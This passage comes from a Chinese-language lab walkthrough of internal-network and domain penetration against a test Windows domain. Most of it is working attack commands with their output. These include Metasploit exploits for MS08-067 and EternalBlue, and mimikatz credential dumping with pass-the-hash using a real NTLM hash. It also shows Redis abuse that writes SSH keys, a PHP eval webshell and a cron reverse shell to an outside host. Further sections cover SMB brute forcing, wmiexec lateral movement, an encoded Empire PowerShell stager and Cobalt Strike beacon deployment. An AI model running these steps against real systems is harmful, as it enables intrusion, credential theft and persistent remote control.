|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 214.62 seconds
```

内网攻击姿势-MS08-067

> *MS08-067漏洞是通过MSRPC over SMB通道调用Server服务程序中的NetPathCanonicalize函数时触发的，而NetPathCanonicalize函数在远程访问其他主机时，会调用NetpwPathCanonicalize函数，对远程访问的路径进行规范化，而在NetpwPathCanonicalize函数中存在的逻辑错误，造成栈缓冲区可被溢出，而获得远程代码执行（Remote Code Execution）。*

打payload之前需要反向代理（autoroute只用于扫描），我用ew

上传到靶机

```
ew_for_Win.exe -s rssocks -d 192.168.1.130 -e 8888
```

kali

```
./ew_for_Linux32 -s rcsocks -l 1080 -e 8888
```

```
root@kali:~/tools/域渗透/ew_port_socket# ./ew_for_Linux32 -s rcsocks -l 1080 -e 8888
rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:8888
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
<--   0 --> (open)used/unused  1/999
-->   0 <-- (close)used/unused  0/1000
<--   0 --> (open)used/unused  1/999
```

proxychains启动msfconsole

不设置 **payload**，攻陷后直接获得靶机**1**的**cmd**而不是**meterpreter**

注意下如果前面用了反向代理，这里**payload**需要用正向

```
search ms08-067
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 192.168.52.141
set payload windows/meterpreter/bind_tcp
run
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.52.141
RHOSTS => 192.168.52.141
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > run
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.141:445-<><>-OK

[*] 192.168.52.141:445 - Automatically detecting the target...
[*] 192.168.52.141:445 - Fingerprint: Windows 2003 -  - lang:Unknown
[*] 192.168.52.141:445 - Selected Target: Windows 2003 SP0 Universal
[*] 192.168.52.141:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.52.141:4444
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.141:4444-<><>-OK
[*] Sending stage (180291 bytes) to 192.168.52.141
[*] Meterpreter session 1 opened (192.168.1.130:45388 -> 192.168.1.130:1080) at 2020-03-18 23:15:34 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

发现不太稳定，进程迁移也是一样

mimikatz插件

通过mimikatz插件可以查看主机所在域，以及密码收集

```
load mimikatz
mimikatz_command -f system::computer
mimikatz_command -f samdump::hashes
mimikatz_command -f sekurlsa::searchPasswords
wdigest
```

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs ...
[+] Got SeDebugPrivilege.
[*] Retrieving wdigest credentials
wdigest credentials
==================

AuthID    Package    Domain        User              Password
------    -------    ------        ----              --------
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE   mod_memory::searchMemory NT5 (0x0000007f) The specified procedure could not be found. n.a. (wdigest
 KO)
0;210469  Kerberos   GOD           Administrator     mod_memory::searchMemory NT5 (0x0000007f) The specified procedure could not be found. n.a. (wdigest
 KO)
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE     mod_memory::searchMemory NT5 (0x0000007f) The specified procedure could not be found. n.a. (wdigest
 KO)
0;50293   NTLM                                       mod_memory::searchMemory NT5 (0x0000007f) The specified procedure could not be found. n.a. (wdigest
 KO)
0;999     Negotiate  GOD           ROOT-TVI862UBEH$  mod_memory::searchMemory NT5 (0x0000007f) The specified procedure could not be found. n.a. (wdigest
 KO)

meterpreter > mimikatz_command -f sekurlsa::searchPasswords
mod_memory::searchMemory NT5 (0x0000007f) The specified procedure could not be found.
Donn锟斤拷 LSASS en erreur
```


没有成功抓到

内网攻击姿势-SMB远程桌面口令猜测

```
search smb_login
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false            no        Detect if domain is required for the specified user
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record guest-privileged random logins to the database
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
   RPORT             445              yes       The SMB service port (TCP)
   SMBDomain                          no        The Windows domain to use for authentication
   SMBPass                            no        The password for the specified username
   SMBUser                            no        The username to authenticate as
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

```
use auxiliary/scanner/smb/smb_login
msf exploit (smb_login)>set rhosts 192.168.127.235
msf exploit (smb_login)>set user_file /root/Pentest/user.txt
msf exploit (smb_login)>set pass_file /root/Pentest/pass.txt
msf exploit (smb_login)>set stop_on_success true
msf exploit (smb_login)>exploit
```

内网攻击姿势-Oracle数据库 TNS服务漏洞

> *oracle TNS Listener远程投毒（CVE-2012-1675）*

```
use auxiliary/scanner/oracle/tnspoison_checker
```

> *TNS上的缓冲区漏洞（CVE-2009-1979）*

```
exploit/windows/oracle/tns_auth_sesskey
```


> *CVE-2002-0965*
> *MSF中漏洞利用模块*

```
exploit/windows/oracle/tns_service_name
```

内网攻击姿势-RPC DCOM服务漏洞

> *微软修改dcerpc框架后形成自己的RPC框架来处理进程间的通信。微软的RPC框架在处理TCP/IP信息交换过程中存在的畸形消息时，未正确处理，导致缓冲区溢出漏洞；此漏洞影响使用RPC框架的DCOM接口，DCOM接口用来处理客户端机器发送给服务器的DCOM对象激活请求，如UNC路径。*


```
search ms03_026
use exploit/windows/dcerpc/ms03_026_dcom
set rhosts 192.168.52.141
run
```



没成功

内网攻击姿势- MS17-010

```
search ms17-010
use exploit/windows/smb/ms17_010_eternalblue
set rhosts 192.168.52.141
run
```




没成功，可能是由于前面打了一些别的payload


钓鱼攻击

这个之前还真没搞过


快捷方式




钓鱼链接



但是下载完成之后还需要运行，因此需要一定的伪装技巧，比如Clone Site





ok，上半部分至此就结束了

内网其他主机端口-redis Getshell

```
proxychains redis-cli -h 192.168.52.138
```

```
root@kali:~# proxychains redis-cli -h 192.168.52.141
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.141:6379-<--timeout
Could not connect to Redis at 192.168.52.141:6379: Connection refused
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.141:6379-<--timeout
not connected>
```

①通过写**SSH key**的方式进行**getshell**

```
生成密钥对
ssh-keygen -t rsa
将生成的公钥写入到文件中
(echo -e "\n\n\n"; cat id_rsa.pub; echo -e "\n\n\n") > pub.txt
设置路径、文件、写入公钥
config set dir /root/.ssh/
config set dbfilename "authorized_keys"
save
exit
连接
ssh -i id_rsa root@192.168.2.155
```

②向**Web**目录中写**webshell**的方式进行**getshell**

```
flushdb
config set dir /var/www/html/
config set dbfilename "gaia.php"
set gaia "<?php eval($_POST[cmd]);?>"
save
exit
```

③redis写定时任务反弹shell

```
config set dir /var/spool/cron/
config set dbfilename root
set x "\n* * * * * bash -i >& /dev/tcp/192.168.2.155/2333 0>&1\n"
save
```

内网其他主机端口-**Mysql**提权

> ***1.UDF提权***
> *udf是Mysql类提权的方式之一。前提是已知mysql中root的账号密码，我们在拿到webshell后，可以看网站根目录下的config.php里，一般都有mysql的账号密码。利用root权限，创建带有调用cmd函数的'udf.dll'(动态链接库)。当我们把'udf.dll'导出指定文件夹引入Mysql时，其中的调用函数拿出来当作mysql的函数使用。这样我们自定义的函数才被当作本机函数执行。在使用CREAT FUNCITON调用dll中的函数后，mysql账号转化为system权限，从而来提权。*
> ***2.MOF提权***
> *托管对象格式(MOF)文件是创建和注册提供程序、事件类别和事件的简便方法。文件路径为：c:/windows/system32/wbme/mof/，其作用是每隔五秒就会去监控进程创建和死亡。MOF文件每五秒就会执行，而且是系统权限，通过mysql使用load_file将文件写入/wbme/mof，然后系统每隔五秒就会执行一次我们上传的MOF。MOF当中有一段是vbs脚本，可以通过控制这段vbs脚本的内容让系统执行命令，进行提权。*

sqlmap一把梭


```
sqlmap -d "mysql://root:123456@node3.buuoj.cn:26002/mysql" --os-shell
```

PTH

> *pass-the-hash，在Windows系统中，通常会使用NTLM身份认证，NTLM认证不使用明文口令，而是使用口令加密后的hash值，hash值由系统API生成(例如LsaLogonUser)，分为LM hash和NT hash，如果攻击者获得了hash，就能够在身份验证的时候模拟该用户(即跳过调用API生成hash的过程)，可以直接通过LM Hash和NTLM Hash访问远程主机或服务，而不用提供明文密码。*
> *这类攻击适用于：域/工作组环境，可以获得hash，但是条件不允许对hash爆破，内网中存在和当前机器相同的密码，从windows到windows横向pth这一类攻击方法比较广泛*

上传一个mimkatz

利用之前logonpasswords得到的hash




```
mimikatz
privilege:debug
sekurlsa::pth /user:Administrator /domain:god.org
/ntlm:8601a88798be6a3948fce638a5790741
```

```
  '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
   '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:god.org /ntlm:8601a88798be6a3948fce638a5790741
user    : Administrator
domain  : god.org
program : cmd.exe
impers. : no
NTLM    : 8601a88798be6a3948fce638a5790741
  |  PID  4136
  |  TID  3104
  |  LSA Process is now R/W
  |  LUID 0 ; 16289452 (00000000:00f88eac)
  \_ msv1_0   - data copy @ 0000000001A6B600 : OK !
  \_ kerberos - data copy @ 0000000001AC4F38
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000000001A84738 (16) -> null

mimikatz #
```

这时候就可以就ipc连接了

```
   \_ *Password replace @ 0000000001A84738 (16) -> null

mimikatz # ^C
Terminate channel 8? [y/N]  y
meterpreter > shell
Process 4572 created.
Channel 9 created.
Microsoft Windows [°汾 6.1.7601]
°爨Ę (c) 2009 Microsoft Corporationi£±£´ĘĘ{i£

C:\phpStudy>dir \\192.168.52.138\c$
dir \\192.168.52.138\c$
 Ł¶¯p \\192.168.52.138\c$ ʁµl' Ɛ±≒ i£
 ¾0ºDŠ1E4D-1970

 \\192.168.52.138\c$ µń¿¼

2019/10/13  13:06    <DIR>          ExchangeSetupLogs
2019/08/24  21:55    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2019/08/24  21:34    <DIR>          Program Files
2019/08/24  21:34    <DIR>          Program Files (x86)
2019/10/13  18:01    <DIR>          redis
2019/08/24  21:55    <DIR>          Users
2019/10/13  16:02    <DIR>          Windows
               0 ¸□þ                 0½
               8 ¸□¼ 13,955,735,552 ¿ʒė
```

域渗透-横向移动[wmi利用]

> *WMI是一个系统插件,用于在本地远程管理计算机的进程,服务,注册表等其它的一系列的特权操作*

使用msf

```
use exploit/windows/local/wmi
set SMBUser administrator
set SMBPass vulstack@1
set payload windows/meterpreter/bind_tcp
set SMBDomain god.org
set session 3
run
```

```
msf5 exploit(windows/local/wmi) > run

[*] [192.168.52.138] Executing payload
[+] [192.168.52.138] Process Started PID: 2616
[*] Started bind TCP handler against 192.168.52.138:4444
[*] Exploit completed, but no session was created.
```

失败了，或者使用wmiexec

```
git clone https://github.com/ropnop/impacket_static_binaries
python setup.py install
cd examples

proxychains python wmiexec.py -debug
'administrator:vulstack@1@192.168.52.138'

proxychains python wmiexec.py -debug -hashes
00000000000000000000000000000000:8601a88798be6a3948fce638a5790741
'administrator@192.168.52.138'
```

```
root@kali:~/tools/域渗透/impacket_static_binaries/examples# proxychains python wmiexec.py -debug -hashes 000
00000000000000000000000000000000:8601a88798be6a3948fce638a5790741 'administrator@192.168.52.138'
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.21.dev1+20200206.328.bb5f5bad - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket-0.9.21.dev1+20200206
.328.bb5f5bad-py2.7.egg/impacket
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.138:445-<><>-OK
[*] SMBv2.1 dialect used
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.138:135-<><>-OK
[+] Target system is 192.168.52.138 and isFDQN is False
[+] StringBinding: \\\\OWA[\\PIPE\\atsvc]
[+] StringBinding: owa[49154]
[+] StringBinding: 192.168.52.138[49154]
[+] StringBinding chosen: ncacn_ip_tcp:192.168.52.138[49154]
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.138:49154-<><>-OK
dir
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
 ?????? C ?e?????k??
 ??????k??? 1E4D-1970

 C:\ ??L?
```

> *或者这个：https://github.com/Kevin-Robertson/Invoke-TheHash*

先上传

```
Import-Moudle .\Invoke-TheHash.psd1
```

```
Invoke-WMIExec -Target 192.168.52.138 -Domain workgroup -Username
administrator -Hash 8601a88798be6a3948fce638a5790741 -Command
"calc.exe" -verbose
```

这个得得到一个ps的shell

这里使用Empire

> *https://github.com/BC-SECURITY/Empire*

```
uselistener http
set Port 8080
set Name test
execute
```

```
back
list
```

```
usestager（空格+tab）
usestager windows/launcher_bat
info
set Listener test
execute
```

生成launcher.bat

```
@echo off
start /b powershell -noP -sta -w 1 -enc
WwBSAGUARgBdAC4AQQBTAHMAZQBNAEIAbABZAC4ARwBFAHQAVAB5AHAAZQAoACcAUwB5AH
M...
start /b "" cmd /c del "%~f0"&exit /b
```

收到了请求，但是没有agents

```
[*] Active listeners:

  Name             Module         Host                          Delay/Jitter   KillDate
  ----             ------         ----                          ------------   --------
  test             http           http://192.168.1.130:8080     5/0.0

(Empire: listeners) > list
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.133
```

```
usestager launcher_vbs test
set Listener test
execute
```

没成功

==========分割线

直接cs执行ps命令即可。。。

内网其它主机端口-代理转发

我主要是通过ew


Frp内网穿透

把自己的kali放到公网上，参考之前的文章

> https://glotozz.github.io/2020/03/13/FRP%E6%90%AD%E5%BB%BA/

CS上线内网主机

proxychains启动cs，并执行



生成beacon.exe

利用ipc上传或者smbclient上传

```
copy beacon.exe \\192.168.52.138\c$
```

```
proxychains smbclient //192.168.52.138/c$ -U administrator
put /tmp/beacon.exe
```

```
root@kali:/tmp# proxychains smbclient //192.168.52.138/c$ -U administrator
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-192.168.1.130:1080-<><>-192.168.52.138:445-<><>-OK
Enter WORKGROUP\administrator's password:
Try "help" to get a list of possible commands.
smb: \> put beacon.exe
putting file beacon.exe as \beacon.exe (113.9 kb/s) (average 113.9 kb/s)
```

利用wmi执行

成功上线

external	internal	user	comput...	note	pid	last
192.168.1.1...	192.168.52.138	liukaifeng01	OWA		3148	31s
192.168.1.1...	192.168.1.128	Administra...	STU1		1772	31s

SSH隧道

> *这种代理方式需要比较高的权限(system/root)直接使用系统功能来开启内网代理的隧道，通过SSH隧道进行代理*

